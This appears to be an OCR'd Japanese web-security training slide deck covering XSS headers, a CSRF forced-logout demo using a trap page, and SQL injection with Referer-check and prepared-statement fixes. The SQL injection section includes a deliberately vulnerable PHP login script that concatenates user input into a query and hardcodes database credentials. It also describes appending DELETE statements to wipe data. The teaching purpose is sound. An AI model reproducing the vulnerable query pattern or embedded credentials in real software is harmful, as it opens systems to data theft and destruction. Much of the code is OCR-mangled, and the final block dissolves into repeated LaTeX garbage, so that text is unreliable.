root@gorosuke-genki-inu-1:/etc/php/7.4/cli# more php.ini | grep session.cookie ; http://php.net/session.cookie-secure ; session.cookie_secure = ; http://php.net/session.cookie-lifetime session.cookie_lifetime = 0 ; http://php.net/session.cookie-path session.cookie_path = / ; http://php.net/session.cookie-domain session.cookie-httponly = on に設定する session.cookie_domain = ; http://php.net/session.cookie-httponly session.cookie_httponly = session.cookie_samesite = root@gorosuke-genki-inu-1:/etc/php/7.4/cli# 📕


(1) XSSの原因と対策

【対策】(保険的対策)

X-XSS-Protectionへッタを挿入し、XSS攻撃を無効にする

実行するブラウザに対し上記のヘッタを挿入することで攻撃を無効化します

https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-XSS-Protection#example



- X-XSS-ProtectionへッタはWebサーバの設定やPHPなどのスクリプトで挿入が可能です
- XSS-Protectionへッタの有効性は使用しているブラウザのバージョン、種類に依存します

(1) XSSの原因と対策

Connection: keep-al<u>ive</u>

<u> Server: ATS</u>

【対策】(保険的対策)

X-XSS-Protectionへッタを挿入し、XSS攻撃を無効にする


〇参考: Windows 10のcurlコマンドによるヘッタ情報の確認

```
C:¥Users¥ユーザー>curl -I https://www.yahoo.co.jp
 TTP/1.1 200 OK
Content-Length: O
Content-Type: text/html; charset=utf-8
Date: Thu, 03 Feb 2022 11:29:46 GMT
Etag: W/"O-2jmj7l5rSwOyVb/vlWAYkK/YBwk"
                                                 XSS-Protection
                                                 ヘッタを挿入し返信
Vary: Accept-Encoding
X-Vcap-Request-Id: 9b50366d-1150-4bf3-7545-937628e2929b
X-Xss-Protection: 1; mode=block
Age: U
```

(2) CSRFの原因と対策


(2) CSRFの原因と対策

クロスサイトリクエストフォージェリ(CSRF)とは、攻撃者が用意したリクエストをユーザーに意図せず送信させることで、ユーザが利用しているWebサイトの実行可能な機能を悪用する攻撃です。



(2) CSRFの原因と対策

以下のような画面遷移で動作します【期待する動作】



(2) CSRFの原因と対策

以下のような画面遷移で動作します【異常な動作】




(2) CSRFの原因と対策

【展示内容】


- ① ユーザが脆弱性のあるサイト(login.php)にアクセスします。
- ② 脆弱性のあるサイト(login.php)へアクセスした状態で、罠サイト(Trap.php) ヘアクセスします。
- ③ 罠サイト(trap.php)の強制ログアウトを押します。
- ④ 脆弱性のあるサイト(login.php)が強制的にログアウトします。

(2) CSRFの原因と対策

① ユーザが脆弱性のあるサイト(login.php)にアクセスします。



- (2) CSRFの原因と対策
- ② 脆弱性のあるサイト(login.php)ヘアクセスした状態で、罠サイト(Trap.php) ヘアクセスします。



(2) CSRFの原因と対策

罠サイト(trap.php)の強制ログアウトを押します。 攻撃者が 用意した罠サイト https://gorosuke-genki-inu-1.pai X gorosuke-genki-inu-1.paiza-user-free.cloud/trap.php regex : 強制ログアウト 誘導され リンクをクリック。。

- (2) CSRFの原因と対策
- ④ 脆弱性のあるサイト(login.php)が強制的にログアウトします。




(2) CSRFの原因と対策

【原因】

(2) CSRFの原因と対策

【原因】

Cookie にセッション ID を入れて管理しているため、悪意のあるページからのアクセスであっても正規のユーザーが正当なリクエストを送信してきたとしか判断できないのです。



(2) CSRFの原因と対策

【原因】


期待する動作



(2) CSRFの原因と対策

【原因】


Cookie にセッション ID を入れて管理しているため、悪意のあるページからのアクセスであっても正規のユーザーが正当なリクエストを送信してきたとしか判断できないのです。



(2) CSRFの原因と対策

【原因】

期待しない動作



(2) CSRFの原因と対策

【対策】

(2) CSRFの原因と対策

【対策】

① 秘密情報(トークン)の埋め込み 対策が必要なページに対して第3者が知りえない秘密情報を要求するように した上でアプリケーション側が対応する

② パスワード再入力


③ Refererのチェックによる確認 ページ遷移元のURLが正常なURLであるかどうかを確認し、そうでない場合 の接続を拒否する設定を実施

今回は こちらを使用

(2) CSRFの原因と対策

【おさらい】 Refererとは??


HTTPにおいて直前のリンク元にURIを示すヘッタになります



(2) CSRFの原因と対策

【対策】

③ Referrerのチェックにより確認



(2) CSRFの原因と対策

【対策】

③ Referrerのチェックにより確認

logout.php

```
<?php←
 session start();
 header("Content-type: text/html: charset=utf-8"):
 if(preg_match('#¥Ahttps?:¥/¥/gorosuke-genki-inu-1.paiza-user-free.cloud/welcome.php#', $_SERVER['HTTP_REFERER']) !== 1){←
  die('正規の画面から実行してください'):↩
 //セッション破棄←
 $_SESSION = array();
                                                      想定するRefererからの接続
 session_destroy();←
                                                      でない場合、メッセージを表示
 //ログアウト情報更新↔
 session_start();
 $_SESSION["logout_status"] = 1;
 //リダイレクト<del>୯</del>
 header("HTTP/1.1 301 Moved Permanently"); ←
 header("Location: login.php");
```

(2) CSRFの原因と対策

【対策】


③ Referrerのチェックにより確認 (実際の画面遷移)



(2) CSRFの原因と対策

【対策】

③ Referrerのチェックにより確認



(3) SQLインジェクションの原因と対策

(3) SQLインジェクションの原因と対策

SQLインジェクションとはWebアプリケーションからリレーショナルデータベースに対して問い合わせを行う際、発行されるSQLを外部から不正に改ざんすることで、データベースを不正に操作する攻撃手法を指します。

攻撃者は悪意あるSQLクエリを含んだHTTPリクエストを送信することで、 Webアプリケーションが本来発行するはずのSQLクエリを改ざんし、 それをデータベースが解釈してしまうことで発生します。


【脆弱性に対するリスク】

(例)

- Webサイトへの不正ログイン
- ・会員情報、クレジットカード番号等の機密情報の漏えい
- ・Webサイトの改ざん
- データの抹消による運営妨害
- FILE系の関数を利用したバックドアの設置

などがあります。。。

(3) SQLインジェクションの原因と対策




(3) SQLインジェクションの原因と対策

【異常な動作を確認します】

(3) SQLインジェクションの原因と対策


【異常な動作を確認します】



(3) SQLインジェクションの原因と対策

【異常な動作を確認します】

ユーザIDとパスワードを入力します



(3) SQLインジェクションの原因と対策

【異常な動作を確認します】

入力後の結果



(3) SQLインジェクションの原因と対策

【原因】

(3) SQLインジェクションの原因と対策

【原因】

SQLをアプリケーションから利用する場合、SQL文のリテラル部分をパラメータ化することが一般的です。

パラメータ化された部分を実際の値に展開するとき、リテラルとして文法的に正しく文を生成しないと、パラメータに与えられた値がリテラルの外にはみ出した状態になり、リテラルの後ろに続く文として解釈されることになります。


この現象がSQLインジェクションです

リテラルとは、変数や定数以外の、数値や文字列など表記どおりの値の総称です。 256、"Rhythm"、2007-10-01といった数値や文字列、日付がリテラルにあたります。

(3) SQLインジェクションの原因と対策

【原因】

○文字列リテラルに対するSQLインジェクションの例




SELECT 文の後ろに DELETE 文が追加され、データベースの内容がすべて削除される結果になります。

「--」以降はコメントとして無視されます。

(3) SQLインジェクションの原因と対策

【原因】

○ 数字リテラルに対するSQLインジェクション例



SELECT 文の後ろに DELETE 文が追加され、データベースの内容がすべて 削除される結果になります。

(3) SQLインジェクションの原因と対策

【対策】

(3) SQLインジェクションの原因と対策

【対策】

プレースホルダによるSQLの組み立てを実施する

プレースホルダによる組み立てとは?? パラメータ部分を「?」などの記号で示しておき、後に、そこへ実際の値を機械的 な処理で割り当てる方法です

プレースホルダを使って指定しておけば、その部分はあくまで「値」として処理され、万が一不正な値が入力されても、SQL命令に関わるような「特殊文字」は無効化(エスケープ処理と言います)されるため、SQL文として実行されることはなくなります

参考: IPA安全なSQLの呼び出し方

https://www.ipa.go.jp/files/000017320.pdf

(3) SQLインジェクションの原因と対策

23 Ka href="top.html">ログイン画面に戻る↩

24 </body>← 25 </html>**FOF**

【対策】〇対策前 (db.php) 変換(C) 検索(S) ツール(T) 設定(O) ウィンドウ(W) ヘルプ(H) 0, , , , , , , , , | 1, | 2, , , , , , , | 3, , , , , , , | 4, , , , , , , | 5, , , , , , , | 6, , , , , , , | 7, , , , , , | 8, , , , 1 <html>← 2 Kmeta charset="UTF-8">← 3 Khead> 4 <title>ログイン処理</title>← 5 K/head>€ 6 ⟨body>← 7 <?php← \$mysqli = new mysqli('localhost', 'tokoroten', 'lqaz2wsx3edc\$', 'testuser');← \$uid = \$ POST['uid'];← 10 \$pass = \$ POST['password']; ← \$sql= "SELECT * FROM users where uid = '\$uid' AND passwd = '\$pass'";← 12 |\$result = \$mysqli->query(\$sql);← 13 | if (\$result->num_rows == 0) {← 14 lecho "ユーザ名または、バスワードに誤りがあります。";← アプリケーションの入力値が 15 exit; ← 16] ← そのままSQL文に反映されて 17 while (\$row = mysqli_fetch_assoc(\$result)) { しまう! 18 print('mail addressはこちらです '.\$row['mail']);← 19 print('
');← 20] ← 21 \$mysqli->close(); ← 22 ?>↔

(3) SQLインジェクションの原因と対策

【対策】〇対策後

プリペアステートメントとバインドパラメータ

- 〇プリペアドステートメントはSQLのテンプレートのようなもので、複雑なSQLをシンプル に記述するための仕組みです
- ObindParam()関数は、プリペアドステートメントで使用するSQL文の中で、プレースホルダーに値をバインドするための関数です

```
### POSTされた変数を読み込み
### $\text{suid} = \text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$\text{$